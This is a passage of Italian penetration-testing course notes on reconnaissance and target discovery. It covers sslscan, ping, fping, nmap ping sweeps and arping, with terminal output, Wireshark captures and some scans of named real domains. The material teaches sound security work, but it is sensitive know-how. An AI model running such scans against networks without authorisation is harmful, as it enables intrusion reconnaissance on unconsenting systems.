Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
AmazonS3
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 22:58:32, 22:58:33, 22:58:33, 22:58:34, 22:58:35, 22:58:36, 22:58:37, 22:58:37, 22:58:38, 22:58:39, 22:58:40, 22:58:41, 22:58:42, 22:58:43, 22:58:44, 22:58:44, 22:58:45, 22:58:46, 22:58:47, 22:58:47, 22:58:48, 22:58:49, 22:58:50, 22:58:51, 22:58:52, 22:58:53, 22:58:54, 22:58:55, 22:58:56, 22:58:57, 22:58:58, 22:58:59, 22:59:05, 22:59:06, 22:59:06, 22:59:07, 22:59:08, 22:59:09, 22:59:10, 22:59:18, 22:59:11, 22:59:12, 22:59:13, 22:59:14, 22:59:15, 22:59:16, 22:59:17, 22:59:18, 22:59:18, NOT FOUND

→ Checking for HTTP-Loadbalancing [Diff]: FOUND
< x-amz-id-2: 0BdVFTZYKF058Yah55k648dbwggZ+5/yggkezC6tGRUc8iRcmudKy+2gA5hNWF3skr/Tl6ycQ=
< x-amz-request-id: CBC674B1AF98703E
> x-amz-id-2: PxgW5sOnjuMQzpa3f59ei39paKKLDtFu/tkGxphH8J6nvUzxRwmkjruRWckV0vRKAYTK4JqgZB0=
> x-amz-request-id: 117EB5353727DDCE

dazn.com does Load-balancing. Found via Methods: HTTP[Diff]
```

Non viene utilizzato nessun meccanismo *DNS Load Balancer* ma si può notare come esso impiega il meccanismo **HTTP Load Balancer**, dalla frase **Checking for HTTP-LoadBalancing [Diff]: FOUND**, menzionando anche i meccanismi di *delivery network* forniti da *Amazon* come si può vedere dalle prossime righe.

Comando ssllscan

Fin adesso, sono stati utilizzati degli strumenti che hanno l'obiettivo di raccogliere informazioni sull'asset da analizzare, ma nessuno che analizza il traffico prodotto dall'asset. Ci viene in aiuto il comando **sslscan** che permette di analizzare il supporto *SSL/TLS* lato server.

Se eseguiamo tale comando sul dominio **sslscan unisa.it** avremo:

```
root@kali:~/Downloads/tor-browser_en-US/Browser# sslscan unisa.it
Version: 2.0.2-static
OpenSSL 1.1.1i-dev xx XXX xxxx

Connected to 193.205.185.20

Testing SSL server unisa.it on port 443 using SNI name unisa.it

  SSL/TLS Protocols:
SSLv2      disabled
SSLv3      disabled
TLSv1.0    enabled
TLSv1.1    enabled
TLSv1.2    enabled
TLSv1.3    disabled


  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled
```

Come si può notare, il comando mostra il tipo di protocollo utilizzato per il dominio corrispondente, oltre a mostrare quale versione supporta. In alternativa, si potrebbe impiegarlo sul *Web* mediante il seguente sito [Qualys – SSL Server Test](#). Si tratta di uno strumento in grado di fornire delle indicazioni, warning ecc... Il tutto, con dei colori che simboleggiano la gravità.

Oppure, sul seguente sito [OSINT Framework](#) che mostra varie categorie trovate dalle fonti OSINT, sotto forma di struttura ad albero. Cliccando su una di queste categorie, si espande e crea una nuova struttura a grafo con informazioni specifiche inerenti alla categoria selezionata.



Quarta Parte

Target Discovery



CoScienze
Associazione

Capitolo 6 – Target Discovery

6.1 Concetti preliminari

Se nella fase precedente vengono eseguiti degli strumenti di rilevamento con l'obiettivo di trovare delle macchine con un proprio indirizzo IP che possono essere potenzialmente vulnerabili, **nella seguente fase si utilizzeranno una serie di strumenti con l'obiettivo di rilevare le macchine attive** (ovvero raggiungibili dal pentester), **all'interno di un asset, per poi analizzarle in maniera specifica andando a spulciare al loro interno.**

Dopo aver raccolto informazioni sull'asset in esame (Information Gathering), il passo successivo è quello di scoprire ed analizzare le macchine target (host) attive in tale asset.

In tale fase, ci sono ulteriori obiettivi:

1. **Individuare** (probing, ovvero si cerca di bypassare i controlli dei firewall), **quali macchine** (macchine/host target) **sono disponibili** (attive) **all'interno dell'asset** (rete target). Se una macchina target non risulta disponibile, allora non sarà possibile effettuare il *penetration testing* su di essa, pertanto sarà necessario considerare la prossima macchina;
2. **Individuare il sistema operativo** delle macchine disponibili per l'analisi delle vulnerabilità.

6.2 Strumenti principali per identificare le macchine target

Questa fase sarà molto strumentale, in quanto vengono utilizzati degli strumenti che permettono di "identificare" le macchine target attive, che saranno analizzate successivamente nelle fasi del processo di *penetration testing*.

Prima di iniziare tale fase, è fondamentale conoscere i termini e gli accordi stipulati con chi ha commissionato il test, dato che alcuni di questi strumenti potrebbero essere "**intrusivi**".


Gli strumenti principali che permettono l'identificazione delle macchine target attive sono:

- ping
- nmap
- arping
- arp-scan
- fping
- hping3
- nping

6.2.1 Comando ping

Il **ping** è lo strumento più noto per verificare se una determinata macchina target è disponibile.

Il funzionamento di questo meccanismo si basa sull'invio di una richiesta **Echo Request** alla macchina target tramite il **protocollo ICMP** (Internet Control Message Protocol) a cui seguirà una risposta di tipo **Echo reply**, se la macchina risulta essere attiva e con un firewall (se è presente) che non blocca le richieste.



Digitando il comando **ping www.google.it**, invierà una serie di richieste ICMP alla macchina target mostrando, quindi, la sequenza ICMP, il tempo di vita e il tempo impiegato per la ricezione di tale messaggio sul terminale.

Di default, il comando viene eseguito ripetutamente fino all'interruzione da parte dell'utente mediante CTRL+C.

```
root@kali:~# ping www.google.it
PING www.google.it (64.233.176.94) 56(84) bytes of data.
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=1 ttl=41 time=144 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=2 ttl=41 time=144 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=3 ttl=41 time=143 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=4 ttl=41 time=144 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=5 ttl=41 time=143 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=6 ttl=41 time=145 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=7 ttl=41 time=144 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=8 ttl=41 time=144 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=9 ttl=41 time=144 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=10 ttl=41 time=143 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=11 ttl=41 time=143 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=12 ttl=41 time=143 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=13 ttl=41 time=143 ms
64 bytes from yw-in-f94.1e100.net (64.233.176.94): icmp_seq=14 ttl=41 time=146 ms
^C
--- www.google.it ping statistics ---
14 packets transmitted, 14 received, 0% packet loss, time 30ms
rtt min/avg/max/mdev = 142.538/143.799/145.661/0.922 ms
root@kali:~#
```

Esistono diverse opzioni per tale comando. Principalmente, le opzioni utilizzate sono le seguenti:

- **-c <N>**: specifica il numero N di Echo request che verranno inviate;
- **-I <argomento>**: specifica l'interfaccia di rete dell'indirizzo sorgente; l'argomento può essere di due tipologie:
 - un **indirizzo IP** (ad esempio: 192.168.14.123);
 - il nome di un'**interfaccia di rete** (ad esempio: eth0).
- **-s <numero_di_byte>**: specifica il numero di byte che devono essere inviati per ciascuna richiesta echo. Di default, in Kali Linux il valore è impostato a 48 byte, i quali diventano 56 byte poiché viene aggiunto l'header del protocollo ICMP (8 byte);
- etc...

Esempio:

Supponiamo di possedere la lista degli indirizzi IP (o degli hostname) delle macchine da analizzare (macchine target), dove la lista è ottenuta mediante la fase di **Information Gathering**. L'obiettivo è controllare quale di queste macchine è "accessibile" dal **pentester**. Quindi, supponiamo che la macchina target (ad esempio, Metasploitable2) abbia indirizzo IP 10.0.2.5.

Per verificare la disponibilità della macchina, si utilizza il comando **ping -c 1 10.0.2.5**.

Possiamo osservare una serie di cose:


- è stata inviata una sola echo request (1 packets transmitted), grazie al valore fissato a 1 per il parametro **c**;
- è stata ricevuta un'unica echo reply (1 received);
- nessun pacchetto è andato perso (0% packet loss).

```
root@kali:~# ping -c 1 10.0.2.5
PING 10.0.2.5 (10.0.2.5) 56(84) bytes of data.
64 bytes from 10.0.2.5: icmp_seq=1 ttl=64 time=0.645 ms
---
--- 10.0.2.5 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.645/0.645/0.645/0.000 ms
root@kali:~#
```

Wireshark e Ping

Per analizzare il traffico di rete di un determinato asset, si utilizza uno strumento popolare chiamato **Wireshark**, già presente in *Kali Linux*. È possibile adoperarlo in due modalità: in **modalità grafica** o in **modalità terminale** (digitando wireshark).

Adesso si vuole adoperare tale strumento per capire come si comporta il comando `ping`. Quindi, si adopera il campo filtro per cercare di sniffare soltanto gli elementi *ICMP*, scartando, quindi, gli altri elementi. Dopo aver scritto `icmp` nel campo considerato, si piglia il pulsante con su raffigurato la pinna di uno squalo, per avviare lo sniffer (come evidenziato dalla seguente figura).



Da questo momento in poi, *Wireshark* resta in attesa di pacchetti di tipo *ICMP*. Lasciamo questo, per eseguire il comando `ping -c 1 10.0.2.10`.

Dopo tale esecuzione, *Wireshark* mostra risultati di questo tipo:

Source	Destination	Protocol	Length	Info
10.0.2.15	10.0.2.10	ICMP	98	Echo (ping) request id=0xd9ca,
10.0.2.10	10.0.2.15	ICMP	98	Echo (ping) reply id=0xd9ca,

Analizzando i pacchetti tramite *Wireshark*, è possibile osservare che:

- è stata inviata una richiesta (indirizzo IP sorgente: 10.0.2.15) mediante il protocollo ICMP;
- è stata ricevuta una risposta dall'indirizzo IP 10.0.2.10.

Cliccando la prima riga, appare una nuova sezione che mostra delle informazioni più specifiche inerenti al pacchetto selezionato. Questa sezione, mostra i protocolli che è riuscito ad acquisire, ma cliccando sulla riga Internet Control Message Protocol si apre una sezione in cui viene mostrato il tipo, la data, etc...

This screenshot shows the Wireshark interface with several annotations. A red arrow points to the first row of the packet list, which contains two entries: an ICMP request from 10.0.2.15 to 10.0.2.10, and an ICMP reply from 10.0.2.10 to 10.0.2.15. Another red arrow points to the details pane at the bottom, which is expanded to show the details of the selected ICMP request. The details pane shows the type as '8 (Echo (ping) request)', code as '0', checksum as '0x920e [correct]', and identifier as '55754 (0xd9ca)'. It also shows the timestamp as 'Nov 1, 2020 05:28:23.000000000 EST'. A third red arrow points to the bytes pane at the bottom, which displays the raw data of the ICMP request. The Wireshark logo is visible in the bottom right corner.

Vediamo cosa succede se si vuole inviare un solo echo request alla macchina target corrispondente con il parametro `-s` fissato a 128 (8 byte viene dedicato al campo header e le restanti ai dati) con il seguente comando: `ping -s 128 -c 1 10.0.2.10`

Wireshark ci restituirà il seguente risultato con il campo **Data** pari a 120 byte :

No.	Time	Source	Destination	Protocol	Length	Info
15	15 2338.0095394...	10.0.2.11	10.0.2.10	ICMP	170 Ech	
16	15 2338.0099542...	10.0.2.10	10.0.2.11	ICMP	170 Ech	

Frame 15: 170 bytes on wire (1360 bits), 170 bytes captured (1360 bits) on interface
 Ethernet II, Src: PcsCompu_7c:8e:8e (08:00:27:7c:8e:8e), Dst: PcsCompu_80:b2:70 (08:00:27:b2:70:08)
 Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
 Internet Control Message Protocol
 Type: 8 (Echo (ping) request)
 Code: 0
 Checksum: 0xafdb [correct]
 [Checksum Status: Good]
 Identifier (BE): 2282 (0x08ea)
 Identifier (LE): 59912 (0xea08)
 Sequence number (BE): 1 (0x0001)
 Sequence number (LE): 256 (0x0100)
 [Response frame: 16]
 Timestamp from icmp data: Oct 19, 2019 16:01:34.000000000 EDT
 [Timestamp from icmp data (relative): 0.172148207 seconds]
 Data (120 bytes)
 Data: 5ba0020000000000101112131415161718191a1b1c1d1e1f...
 [Length: 120]

Wireshark e Ping6

Adesso si vuole vedere un altro esempio in cui la macchina target dispone di un indirizzo *IPv6*, da cui è possibile ricavarlo mediante il comando `ifconfig` tramite il campo `inet6`.

Supponiamo che questo abbia l'indirizzo *IPv6* pari a `fe80::78cc:bcf:fae5:5bfb`.

Eseguendo il comando `ping 6 fe80::78cc:bcf:fae5:5bfb`, Whireskash mostrerà il seguente risultato con l'indirizzo *IPv6* (viene utilizzato allo stesso modo descritto in precedenza):

Source	Destination	Protocol	Length	Info
fe80::a00:27ff:fe95:8c5e	fe80::78cc:bcf:fae5:5bfb	ICMPv6	118	Echo (ping)
fe80::78cc:bcf:fae5:5bfb	fe80::a00:27ff:fe95:8c5e	ICMPv6	118	Echo (ping)

Osservazioni: ci sono una serie di osservazioni in merito al comando `ping`:

- le richieste inviate tramite tale comando potrebbero essere bloccate, ad esempio, configurando il firewall in modo da accettare *ICMP Echo request* solo da determinati indirizzi IP;
- è possibile utilizzare il comando sia verso indirizzi IP pubblici che privati.

6.2.2 Comando fping








Il comando `fping` permette di inviare un *ICMP Echo request* a più macchine target (host) contemporaneamente. È possibile specificare direttamente la lista delle macchine target, o mediante il terminale oppure usando un file che contiene la lista delle macchine da scansionare (molto utile per grandi dataset).

Di default, il comando `fping` invia tre *ICMP Echo request* ma può essere modificato utilizzando il parametro `-r` (per aumentare o diminuire il numero di response).

Fping monitora le risposte da parte di ciascuna macchina target:

- se una macchina target invia una risposta (ICMP Echo reply), tale macchina sarà etichettata come «**attiva**» (alive);
- altrimenti, se una macchina target non risponde entro un certo periodo di *timeout*, tale macchina sarà etichettata come «**non raggiungibile**» (unreachable).

Esempio:



Per esempio, inseriamo a linea di comando tre indirizzi IP:

```
root@kali:~# fping 64.233.176.94 8.8.8.8 83.4.123.45
8.8.8.8 is alive
64.233.176.94 is alive
83.4.123.45 is unreachable
root@kali:~#
```

Mentre se vogliamo individuare tutti gli host attivi all'interno di una rete: **fping -g 10.15.21.0/24**

Se vogliamo visualizzare anche le caratteristiche bisogna usare l'opzione **-s**.

Esempio:

```
root@kali:~# fping -s 64.233.176.94 8.8.8.8 83.4.123.45
8.8.8.8 is alive
64.233.176.94 is alive
83.4.123.45 is unreachable

 3 targets
 2 alive
 1 unreachable
 0 unknown addresses

 1 timeouts (waiting for response)
 6 ICMP Echos sent
 2 ICMP Echo Replies received
 0 other ICMP received

22.8 ms (min round trip time)
83.3 ms (avg round trip time)
143 ms (max round trip time)
 4.103 sec (elapsed real time)

root@kali:~#
```

Statistiche ottenute
usando l'opzione -s

6.2.3 Comando nmap

Questo strumento viene utilizzato principalmente per fare **target enumeration** e **port scanning**, ovvero vedere le porte attive su un insieme di indirizzi IP e servizi associati a queste porte. Consente anche di fare **target discovery**, oltre alla rilevazione delle vulnerabilità. Insomma, viene utilizzato per molte finalità.

Ad esempio, per verificare se una macchina target è attiva basta digitare **nmap -sP 10.0.2.13** con l'opzione **-sP** per effettuare ping scan, come fatto nella sezione ping.

```
root@kali:~# nmap -sP 10.0.2.13
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-23 23:26 CET
Nmap scan report for 10.0.2.13
Host is up (0.00047s latency).
MAC Address: 08:00:27:63:2C:EB (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 5.69 seconds
```

È possibile adoperarlo anche per determinare quali host sono attivi in un determinato intervallo di rete.

Per esempio, se digitiamo il comando **nmap -sP 10.0.2.0/24** verranno mostrati soltanto le macchine che sono nell'indirizzo network 10.0.2.x:

```
root@kali:~# nmap -sP 10.0.2.1/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-23 23:29 CET
Nmap scan report for 10.0.2.1
Host is up (0.00043s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00037s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00035s latency).
MAC Address: 08:00:27:77:FE:A0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.00034s latency).
MAC Address: 08:00:27:B2:42:60 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.6
Host is up (0.00069s latency).
MAC Address: 08:00:27:AE:29:E1 (Oracle VirtualBox virtual NIC)
```

Da notare che i primi tre risultati di nmap (ovvero 10.0.2.1, 10.0.2.2, 10.0.2.3) sono indirizzi IP sempre presenti poiché fanno parte dell'architettura di virtualizzazione utilizzata da Virtual Box.

Per maggior informazioni in merito: <https://technology.amis.nl/platform/virtualization-and-oracle-vm/virtualbox-networking-explained/>

6.2.4 Comando arping


Tale comando è usato per verificare la presenza di un host in una rete LAN ed è basato sul **protocollo ARP** (Address Resolution Protocol). È possibile usarlo verso la macchina target specificando il suo indirizzo IP, hostname e indirizzo MAC.

Opera a **livello di rete** nel modello ISO/OSI costringendo questo comando ad essere usato in una rete locale e, siccome usa il *protocollo ARP*, non può essere instradato tramite router o gateway.

Un esempio di utilizzo può essere: **arping 10.0.2.5 -c 1**

```
root@kali:~# arping 10.0.2.5 -c 1
ARPING 10.0.2.5
60 bytes from 08:00:27:7a:1a:c2 (10.0.2.5): index=0 time=9.185 msec
--- 10.0.2.5 statistics ---
1 packets transmitted, 1 packets received, 0% unanswered (0 extra)
rtt min/avg/max/std-dev = 9.185/9.185/9.185/0.000 ms
root@kali:~#
```

Se si vuole utilizzare invece *wireshark* per catturare i **pacchetti ARP**:



Per avviare la cattura dei pacchetti

The Wireshark Network Analyzer window is shown. At the top, there's a menu bar with File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons. A red arrow points to the first icon in the toolbar, which is a blue square with a white circle. The main area shows a list of interfaces: eth0, any, Loopback: lo, nflog, nfqueue, usbmon1, usbmon2, Cisco remote capture: ciscodump, Random packet generator: randpkt, SSH remote capture: sshdump, and UDP Listener remote capture: udpdump. The 'eth0' interface is selected. Below the interface list is a 'Learn' section with links to User's Guide, Wiki, Questions and Answers, and Mailing Lists. It also states 'You are running Wireshark 2.6.3 (Git v2.6.3 packaged as 2.6.3-1)'. At the bottom, it says 'Ready to load or capture' and shows 'No Packets'.

Frame 1: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface 0

- Interface id: 0 (eth0)
- Encapsulation type: Ethernet (1)
- Arrival Time: Mar 22, 2019 18:33:49.801170494 CET
- [Time shift for this packet: 0.000000000 seconds]
- Epoch Time: 1553276029.801170494 seconds
- [Time delta from previous captured frame: 0.000000000 seconds]
- [Time delta from previous displayed frame: 0.000000000 seconds]
- [Time since reference or first frame: 0.000000000 seconds]
- Frame Number: 1
- Frame Length: 58 bytes (464 bits)
- Capture Length: 58 bytes (464 bits)
- [Frame is marked: False]
- [Frame is ignored: False]
- [Protocols in frame: eth:ether:type:arp]
- [Coloring Rule Name: ARP]
- [Coloring Rule String: arp]

Ethernet II, Src: PcsCompu_95:8c:5e (08:00:27:95:8c:5e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

- Destination: Broadcast (ff:ff:ff:ff:ff:ff)
- Source: PcsCompu_95:8c:5e (08:00:27:95:8c:5e)
- Type: ARP (0x0806)
- Trailer: 00000000000000000000000000000000

Address Resolution Protocol (request)

- Hardware type: Ethernet (1)
- Protocol type: IPv4 (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: request (1)
- Sender MAC address: PcsCompu_95:8c:5e (08:00:27:95:8c:5e)
- Sender IP address: 10.0.2.15
- Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
- Target IP address: 10.0.2.5

Ethernet II, Src: PcsCompu_95:8c:5e (08:00:27:95:8c:5e), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

- Destination: Broadcast (ff:ff:ff:ff:ff:ff)
- Source: PcsCompu_95:8c:5e (08:00:27:95:8c:5e)
- Type: ARP (0x0806)
- Trailer: 00000000000000000000000000000000

Address Resolution Protocol (request)

- Hardware type: Ethernet (1)
- Protocol type: IPv4 (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: request (1)
